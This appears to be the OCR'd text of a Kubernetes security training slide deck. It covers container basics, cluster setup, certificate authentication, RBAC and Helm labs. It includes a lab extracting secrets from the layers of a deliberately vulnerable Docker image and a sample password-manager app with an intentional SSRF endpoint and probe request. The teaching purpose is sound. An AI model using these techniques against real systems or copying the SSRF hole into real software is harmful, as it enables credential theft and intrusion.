The Kubernetes Crusade: Defending & Attacking Kubernetes

Divyanshu Shukla
Ravi Mishra

Divyanshu $whoami

- Senior Security Engineer with 6+ years in security
- Acknowledged by Airbnb, Google, Microsoft, Apple, Samsung, Opera, AWS, Amazon, Mozilla.
- Speaker – Nullcon, Null Bangalore, Chandigarh University
- Author – GCP Inspector, Burp-o-Mation, CVE-Pull
- Crew Member @ Defcon Cloudvillage
- AWS Community Builder


Ravi $whoami

- 7+ years of experience in DevSecops & DevOps.
- Currently working as Lead DevOps @ Groww Highly Skilled in IAC Security, AWS & GCP Security, SRE, Container Security, K8s (EKS & GKE) Security.
- Experienced In deploying EKS & GKE Cluster.
- Worked as DevOps Engineering Teams in OLX Group, Paytm Bank, and Opstree

What will get covered?

1. Kubernetes & Container Basics
2. Kubernetes Security Testing
3. OWASP Kubernetes Top 10
4. Automated Vulnerability Analysis of Kubernetes
5. Protection Strategies
6. Detection Strategies
7. Kubernetes Security Testing Lab

Kubernetes & Container Basics



SECURITYDOJO

Introduction To Container Security

- A single container image can contain multiple vulnerabilities, which can lead to security incidents.
- Securing containers requires a continuous security strategy must be integrated into the entire software development process.
- This includes securing the build pipeline, the container images, the machines hosting the containers, the runtime systems (such as Docker or containerd), the container platforms, and the application layers.


Importance of Container Security

- Risk of Vulnerabilities
- Monitoring Production
- Building Secure Images
- Monitoring Runtime
- Protecting Data
- Maintaining Trust

Preparing the Environment for Lab Setup

- To prepare the environment, move all files into course folder and run the setup script.
- Setup the Prerequisite
- cp -r /home/ubuntu/course .
- cd course/
- cat k8s-setup.sh
- bash k8s-setup.sh
- curl -sSL https://packages.cloud.google.com/apt/doc/apt-key.gpg | sudo gpg --dearmor -o /usr/share/keyrings/kubernetes-archive-keyring.gpg
- echo "deb [signed-by=/usr/share/keyrings/kubernetes-archive-keyring.gpg] https://apt.kubernetes.io/ kubernetes-xenial main" | sudo tee /etc/apt/sources.list.d/kubernetes.list
- sudo apt update

Understanding Container Layers





```
FROM httpd:latest
LABEL maintainer="Security Dojo<namaste@securitydojo.co.in>"
LABEL version="1.0"
LABEL description="This is a sample Docker image."
EXPOSE 80
```

SECURITYDOJO

Lab: Docker Layers & Dockerfile Demo

- Dockerfile is a text file that contains a set of instructions for building a Docker image.
- Each instruction in the Dockerfile provides a step in the image building process.
- The instructions in a Dockerfile are executed in order from top to bottom.
- Each instruction creates a new layer in the image, which is cached and can be reused in subsequent builds if the Dockerfile has not changed.

Lab: Dive For Secret Exfiltration



SECURITYDOJO

Lab: Dive For Secret Exfiltration

- cd ../3.3.2_dive
- wget https://github.com/wagoodman/dive/releases/download/v0.9.2/dive_0.9.2_linux_amd64.deb
- sudo apt install ./dive_0.9.2_linux_amd64.deb && rm dive_0.9.2_linux_amd64.deb
- rm dive_0.9.2_linux_amd64.deb will delete the binary after installation.
- dive justmorpheu5/vulnerable-deepdive
- dive justmorpheu5/vulnerable-deepdive:v1.1
- docker save justmorpheu5/vulnerable-deepdive:v1.1 -o backup.tar
- mkdir dive && mv backup.tar dive && cd dive && ls
- tar -xvf backup.tar
- cd 2fe6fa1e73b8088993e857194e6ca9add9ceb77f0e248e028f9f73bcd37e37b5/
- tar -xvf layer.tar
- cat tmp/app.py

Lab: Dive For Secret Exfiltration (Cont.)

- cd 2fe6fa1e73b8088993e857194e6ca9add9ceb77f0e248e028f9f73bcd37e37b5/
- tar -xvf layer.tar
- cat tmp/app.py


Introduction to Kubernetes

- Kubernetes orchestration refers to the process of managing and automating the deployment, scaling, and management of containerized applications using Kubernetes.
- It has use cases in Cloud-native application development, Microservices architecture, Hybrid cloud deployments.
- Kubernetes Alternatives are Docker Swarm, Apache Mesos, OpenShift, Rancher etc.

Kubernetes Security Best Practices

- Image Scanning
- Host Operating System Hardening
- Hardening Base Image
- Harden Your Kubernetes Clusters
- Network Security

Explanation of Key Kubernetes Component



SECURITYDOJO

Explanation of Key Kubernetes Component

- Master Components
  - Kube API Server
  - Etcd
  - Kube-scheduler
  - Kube-controller-manager
  - Cloud-controller-manager
- Node(worker) components
  - Kubelet
  - Kube-proxy
  - Kubernetes Pod
  - Kubectl

Important Kubernetes Terminologies

- General
  - Cgroups
  - Namespace
  - Service Account
- Pods
  - Deployment
  - DaemonSet
  - Stateful Set
- Networking
  - Ingress
  - Load Balancer
  - Node Port
- Storage
  - Persistent Volume
  - Persistent Volume
  - Claim Storage Class


Establishing a Kubernetes Cluster via Cilium

- To establish a Kubernetes cluster via Kind and Cilium, a container orchestration system needs to be set up on a cluster of machines using Kind.
- Cilium is a networking and security plugin that enhances the communication and security between in the Kubernetes cluster. It provides advanced networking features such as load balancing, network policies, and service discovery.

Lab: Setup Kind

Features of kind

- High availability of control-plane.
- Multi-node clusters setup.
- Mapping ports to the host machine
- Export cluster logs
- Configure Proxy via kind



SECURITYDOJO

Lab: Setup Kind

- cd course/
- curl -Lo ./kind "https://kind.sigs.k8s.io/dl/v0.17.0/kind-$(uname)-amd64"
- chmod +x ./kind
- kind create cluster --config=kind-config.yaml
- cilium install
- cilium status

Lab: Kind Cluster Validation

- kind get clusters
- kubectl get nodes
- kubectl cluster-info --context kind-kind

Difference between minikube, k3s , Kind & kubeadm


- minikube: This is the easiest way to start to familiarize yourself with the command line kubectl
- kubeadm: It is the “hard way” to begin with Kubernetes. The cluster minimal size is composed of the two nodes,Master node & Worker node.
- Kind: It is another easy tool to deploy a Kubernetes cluster locally. It is deployed inside a Docker container.
- k3s: K3S is a light Kubernetes version developed by Rancher

Lab: Validation of Cluster Configuration

- kubectl version
- kubectl get nodes
- kubectl get pods --all-namespaces
- kubectl get componentstatuses
- kubectl get svc --all-namespaces
- kubectl get storageclass


Authentication & Authorization In K8s

- **Authentication**: Who are you? Authentication enables the users to login into the system correctly.
- **Authorization**: What can you do? Authorization grants proper permissions to the users



SECURITYDOJO

Lab: Authentication In K8s



SECURITYDOJO

Lab: Authentication In K8s

- cd course/
- mkdir 3.9_authz_authn && cd 3.9_authz_authn
- openssl genrsa -out student.key 2048
- openssl req -new -key student.key -out student.csr -subj "/CN=student/O=devops"
- student_b64_encoded=$(cat student.csr | base64 | tr -d '\n')

Lab: Authentication In K8s (Cont)


- sudo bash -c "cat << EOF > signing-request.yaml
  apiVersion: certificates.k8s.io/v1
  kind: CertificateSigningRequest
  Metadata:
   name: student.csr
  spec:
    groups:
     - system:authenticated
      request: ${student_b64_encoded}
      signerName: kubernetes.io/kube-apiserver-client
      usages:
     - client auth
  EOF"

Lab: Authentication In K8s (Cont)

- kubectl create -f signing-request.yaml
- kubectl get csr
- kubectl certificate approve student.csr
- kubectl get csr student.csr -o jsonpath='{.status.certificate}' | base64 --decode > student.crt
- kubectl config set-credentials student --client-certificate=student.crt --client-key=student.key
- kubectl create namespace devops
- kubectl auth can-i list pods --namespace devops --as student

Lab: RBAC via Role & RoleBinding

- This lab will demonstrate creation of a Role and RoleBinding in Kubernetes RBAC to grant a user named "student" read access to pod resources within the "devops" namespace.



SECURITYDOJO

Lab: RBAC via Role & RoleBinding

- sudo bash -c "cat << EOF > student-role.yaml
  apiVersion: rbac.authorization.k8s.io/v1
  kind: Role
  metadata:
    namespace: devops
    name: student-role
  rules:
  - apiGroups: [''] # "" indicates the core API group
    resources: ["pods"]
    verbs: ["get", "watch", "list"]
  EOF"

Lab: RBAC via Role & RoleBinding (Cont)


- sudo bash -c "cat << EOF > student-rolebinding.yaml
  apiVersion: rbac.authorization.k8s.io/v1
  kind: RoleBinding
  metadata:
    name: student-rolebinding
    namespace: devops
  subjects:
  - kind: User
    name: student
    apiGroup: rbac.authorization.k8s.io
  roleRef:
    kind: Role
    name: student-role
    apiGroup: rbac.authorization.k8s.io
  EOF"

Lab: RBAC via Role & RoleBinding (Cont)

- kubectl create -f student-role.yaml
- kubectl create -f student-rolebinding.yaml
- kubectl auth can-i list pods --namespace devops --as student
- kubectl auth can-i list nodes --as student

Lab: RBAC via Cluster Role & ClusterRoleBinding

- This lab creates a ClusterRole and ClusterRoleBinding in Kubernetes RBAC to grant a user named "student" read access to node resources within the entire cluster.



SECURITYDOJO

Lab: RBAC via Cluster Role & ClusterRoleBinding

- sudo bash -c "cat << EOF > student-clusterrole.yaml
  apiVersion: rbac.authorization.k8s.io/v1
  kind: ClusterRole
  metadata:
    name: student-clusterrole
  rules:
  - apiGroups: ['']
    resources: ["nodes"]
    verbs: ["get", "list", "watch"]
  EOF"

Lab: RBAC via Cluster Role & ClusterRoleBinding (Cont)

- sudo bash -c "cat << EOF > student-clusterrolebinding.yaml
  apiVersion: rbac.authorization.k8s.io/v1
  kind: ClusterRoleBinding
  metadata:
    name: student-clusterrolebinding
  roleRef:
    apiGroup: rbac.authorization.k8s.io
    kind: ClusterRole
    name: student-clusterrole
  subjects:
  - kind: User
    name: student
    apiGroup: rbac.authorization.k8s.io
  EOF"

Lab: RBAC via Cluster Role & ClusterRoleBinding (Cont)


- kubectl create -f student-clusterrole.yaml
- kubectl create -f student-clusterrolebinding.yaml
- kubectl auth can-i list nodes --as student

Services in Kubernetes

- ClusterIP
- NodePort
- LoadBalancer
- ExternalName
- External IPs
- Ingress

Lab: Kubectl CLI Basics


- kubectl is the official command-line interface for managing Kubernetes clusters.
- Lets get familiar with Kubectl CLI



Lab: Kubectl CLI Basics

- kubectl version
- kubectl create deployment --image nginx my-nginx
- kubectl get pods -A
- kubectl scale deployment --replicas 2 my-nginx
- kubectl get pods
- kubectl describe pod $(kubectl get pods -o=jsonpath='{.items[0].metadata.name}')

Theory: Overview of Kubernetes Cluster



Basic of Helm

- Helm is an application package manager for Kubernetes, which coordinates the download, installation, and deployment of apps.
- Helm charts are the way by which it is possible to define an application as a collection of related Kubernetes resources.

Lab: Deploy basic application using Helm

- Install NGINX using a pre-packaged Helm Chart on the local Kubernetes cluster.
- Search Helm repository for NGINX packages and add the stable & bitnami repositories & update repo.
- Install NGINX package from bitnami/nginx using Helm.
- Port forward the NGINX service and access it via browser or domain name.
- Access the NGINX application using a public endpoint.


Lab: Deploy basic application using Helm

- helm search repo nginx
- helm repo add stable https://charts.helm.sh/stable
- helm repo add bitnami https://charts.bitnami.com/bitnami
- helm repo update
- helm search repo nginx
- helm install nginx bitnami/nginx
- kubectl get all
- kubectl port-forward service/nginx 80:80 --address 0.0.0.0

Lab: Deploying a Sample Application

SECURITYDOJO

Theory: Working of Sample Application



SECURITYDOJO

Lab: Validation of Sample Application

- GET / : Initialize the application -> http GET http://localhost:8000/
- POST /create-password email=email&password=password : POST request to save email and password in the password manager -> http POST http://localhost:8000/create-password email=user@email.com password=mypassword
- GET /get-password/ : Get password & email via email address -> http GET http://localhost:8000/get-password/user@email.com
- GET /redirect?url=domain : SSRF -> http GET http://localhost:8000/redirect?url=https://localhost

Kubernetes Security Testing

SECURITYDOJO

Kubernetes Attack Surface

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact
